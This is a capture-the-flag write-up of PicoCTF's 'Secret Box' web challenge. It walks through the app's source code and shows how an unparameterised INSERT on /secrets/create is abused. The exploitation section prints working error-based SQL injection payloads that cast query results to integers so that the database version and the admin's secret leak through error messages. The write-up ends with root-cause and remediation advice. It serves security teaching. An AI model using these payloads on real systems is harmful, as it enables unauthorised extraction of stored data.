# Secret Box – Data Exfiltration via Error-Based SQL Injection

## 1. Challenge Information

- Platform: PicoCTF
- **Category**: Web Exploitation
- Difficulty: Medium
- Link: https://play.picoctf.org/practice/challenge/747
- **Vulnerability Type**: Error-Based SQL Injection
- **Primary Issues**: Improper Input Handling
- Related Standards:
  + OWASP A03: Injection
  + CWE-89: SQL Injection

## 2. Executive Summary

This challenge demonstrates a classic **SQL Injection vulnerability** caused by unsafe query construction using **string concatenation**. Although authentication endpoints were properly secured using parameterized queries, a vulnerable endpoint (`/secrets/create`) allowed direct injection of user-controlled input into SQL statements.
By exploiting error-based SQL injection techniques, it was possible to:
- Identify the underlying database (PostgreSQL)
- Extract sensitive data from the database
- Retrieve the administrator's secret (flag)

This highlights the risks of **inconsistent secure coding practices** across different parts of an application.

## 3. Reconaissance & Enumeration

The challenge provides:
- A target web application
- Source code:
  + `server.js`
  +`handler.js`
  +`db.js`
- Database initialization script: `initdb.sql`

### 3.1. Source Code Analysis

**Reviewing `server.js` reveals:**

```
// GET index page
app.get('/', authMiddleware, async (req, res) => {
        const userId = req.userId;

        if (userId){
                // logged in
                const query = await db.raw(
                        `SELECT * FROM secrets WHERE owner_id = ?`,
                        [userId]
                );

                return res.render('my_secrets', {secrets: query.rows});
        }
        else {
                // if not yet login
                return res.render('index', {message: null, error: null});
        }
```

- If logged as an user existing in db we got the secrets of that user, it meant if we log in as admin user we got the **FLAG**.
- Otherwise if not yet login we will stand still at index page.

```
// POST login
app.post('/login', async (req, res) => {
        const { username, password} = req.body;

        const userResult = await db.raw(
                `SELECT * FROM users WHERE username = ? AND password = ? LIMIT 1`,
                [username, password]
        );

        // check user
        const user = userResult.rows[0];
        if(!user){
                return res.render('login', {message: null, error: 'User Not Found or The password is wrong'});
        }
```

- At /login endpoint, we saw that server used parameterized query to handle the login query, it meant we can't leverage the SQL Injection from here cause DB refuses to recompile the input into SQL query.  And we can only login as an user existing in DB.

```
// POST signup
app.post('/signup', async (req, res) => {
        const { username, password} = req.body;


        const userResult = await db.raw(
                `SELECT * FROM users WHERE username = ? LIMIT 1`,
                [username]
        );

        if (userResult.rows.length >= 1){
                // user exist
                return res.render('signup', {message: null, error: 'Username already exists'});
        }

        const createUserQuery = await db.raw(
                `INSERT INTO users(username, password) VALUES (?, ?)`,
                [username, password]
        );
```

- At /signup endpoint, we can create a new valid user without using any existing username in DB. And similarly, can not ultilize SQL injection here.

```
app.post('/secrets/create', authMiddleware, async (req, res) => {
        const userId = req.userId;
        if (!userId){
                // if user didn't login, redirect to index page
                res.clearCookie('auth_token');
                return res.redirect('/');
        }

        const content = req.body.content;
        const query = await db.raw(
                `INSERT INTO secrets(owner_id, content) VALUES ('${userId}', '${content}')`
        );

        return res.redirect('/');
});

(async () => {
        // Ensure DB is ready before server runs
        await initdb();
```


- The server will ensure to initial db before running.
- At /secrets/create endpoint, in the query handle pattern, it was able to clearly known as presenting the common vulnerability in **SQL Injection**. It was **String Concatenation** mistake, since it used the **Template Literals (` & ${})**, when running, it would get the values of userID and content variables then concatenate to create a complete SQL command **before** sending it to DB.

**Reviewing db.js reveals:**


```
const db = knex({
        client: 'pg',
        connection: {
                host: process.env.DB_HOST,
                port: process.env.DB_PORT,
                user: process.env.DB_USER,
                password: process.env.DB_PASSWORD,
                database: process.env.DB_NAME,
        },
        pool: {min: 0, max: 5},
});


async function initdb() {
  try {
    console.log("Testing DB connection...");
    await db.raw('SELECT 1');
    console.log('Database connection successful');

    await db('users')
      .where({ id: 'e2a66f7d-2ce6-4861-b4aa-be8e069601cb' })
      .update({ password: process.env.USERPASSWORD });

    await db('secrets')
      .where({ owner_id: 'e2a66f7d-2ce6-4861-b4aa-be8e069601cb' })
      .update({ content: process.env.FLAG });
```

- When *initdb()*, the password (in users table) and content of flag (in secrets table) of the user with id 'e2a66…' will be updated from .env file before running the web server. We can guess that user may be the admin and the **content is what we need to discover.**


### 3.2. Web application analysis





**-** After signing up a new account: *username: admin2 & password: admin*, we log in successfully into secrets page.




- We will focus on the /secrets/create endpoint cause it was analysed to contain a **SQL Injection vulnerability**.




- There was a content box let us enter our secret. We could try one simple string like **`hello`**.The **`hello`** string will appear as a secret at / index page.




### 3.3. Database Analysis

The `initdb.sql` file was analyzed using: ***'strings initdb.sql'***

```
CREATE EXTENSION IF NOT EXISTS pgcrypto;
CREATE TABLE users (
    id text PRIMARY KEY DEFAULT gen_random_uuid(),
        username text NOT NULL,
    password text NOT NULL,
    created_at timestamptz NOT NULL DEFAULT now()
CREATE TABLE tokens (
    id text PRIMARY KEY DEFAULT gen_random_uuid(),
    user_id text NOT NULL REFERENCES users(id),
    created_at timestamptz NOT NULL DEFAULT now(),
        expired_at timestamptz NOT NULL DEFAULT now() + interval '1 days'
CREATE TABLE secrets (
    id text PRIMARY KEY DEFAULT gen_random_uuid(),
    owner_id text NOT NULL REFERENCES users(id),
    content text NOT NULL,
    created_at timestamptz NOT NULL DEFAULT now()
INSERT INTO users(id, username, password) VALUES ('e2a66f7d-2ce6-4861-b4aa-be8e069601cb', 'admin', 'fake_password');
INSERT INTO secrets(owner_id, content) VALUES ('e2a66f7d-2ce6-4861-b4aa-be8e069601cb', 'picoCTF{fake_flag}');
```

- We can confirm that the id of admin user was match with the one in *initdb()* and generated by *gen_random_uuid()* method of *pgcrypto*, it meant we can not reverse engineering to know the id.

## 4. Exploitation & Attack Vector

### 4.1. Identify SQL Injection Type

- Based on SQL Injection, we could attempt to enter one simple error string to find out how server will respond like: ***`hello');  `***

---

```
error: INSERT INTO secrets(owner_id, content) VALUES ('53f2cfa4-de27-45c4-afe4-d19c1e5929c8', 'hello');

') - unterminated quoted string at or near "')"
    at parseErrorMessage (/challenge/node_modules/pg-protocol/dist/parser.js:305:11)
    at Parser.handlePacket (/challenge/node_modules/pg-protocol/dist/parser.js:143:27)
    at Parser.parse (/challenge/node_modules/pg-protocol/dist/parser.js:37:38)
    at Socket.<anonymous> (/challenge/node_modules/pg-protocol/dist/index.js:11:42)
    at Socket.emit (node:events:517:28)
    at addChunk (node:internal/streams/readable:368:12)
    at readableAddChunk (node:internal/streams/readable:341:9)
    at Readable.push (node:internal/streams/readable:278:10)
    at TCP.onStreamRead (node:internal/stream_base_commons:190:23)
```

- The result can help us identify that the server is mistaking to present the **Error-based SQL Injection.**

**-** Next we should know which SQL DBMS was used with a common PostgreSQL command to get its version: ***`1'); SELECT CAST((SELECT version()) AS INT) -- - `***

```
-- -') - invalid input syntax for type integer: "PostgreSQL 15.15 (Debian 15.15-0+deb12u1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14+deb12u1) 12.2.0, 64-bit"
```

- As we expected, the server responded with the error log and **also the version of the dbms it was using: PostgreSQL 15.15.**

### 4.2. Retrive Information

- After knowing PostgreSQL and which exactly table and column we need to extract from enumuration phase: **content column from secrets table**. We could use this simple payload:

***`1'); SELECT CAST((SELECT content FROM secrets LIMIT 1) AS INT) -- -`***

```
'1'); SELECT CAST((SELECT content FROM secrets LIMIT 1) AS INT) -- -') - invalid input syntax for type integer: "picoCTF{sq1_1nject10n_c033c9bf}"
```

**As our expectation, the server "spitted" the Flag: picoCTF{sq1_1nject10n_c033c9bf}**

## 5. Root Cause Analysis

The vulnerability exists due to:

### 5.1. Unsafe Query Construction

- Use of template literals for SQL queries
- No parameterized query usage in /secrets/create

**5.2. Inconsistent Security Practices**

- Some endpoints are secure (/login)
- Others are vulnerable (/secrets/create)

**5.3. Information Disclosure**

- Database error messages exposed to users
- Sensitive data leaked through error responses

**5.4. Lack of Input Validation**

- No sanitization or escaping of user input

## 6. Remediation & Best Practices

**1. Use Parameterized Queries Everywhere**

```
db.query("INSERT INTO secrets (user_id, content) VALUES ($1, $2)", [userId, content]);
```

**2. Disable Detailed Error Messages**

- Do not expose database errors to end users
- Use generic error responses

**3. Input Validation & Sanitization**

- Validate all user inputs
- Apply strict input constraints

**4. Secure Development Practices**

- Conduct code reviews
- Use static analysis tools
- Follow OWASP secure coding guidelines

**5. Principle of Least Privilege**

- Limit database permissions
- Prevent unnecessary data exposure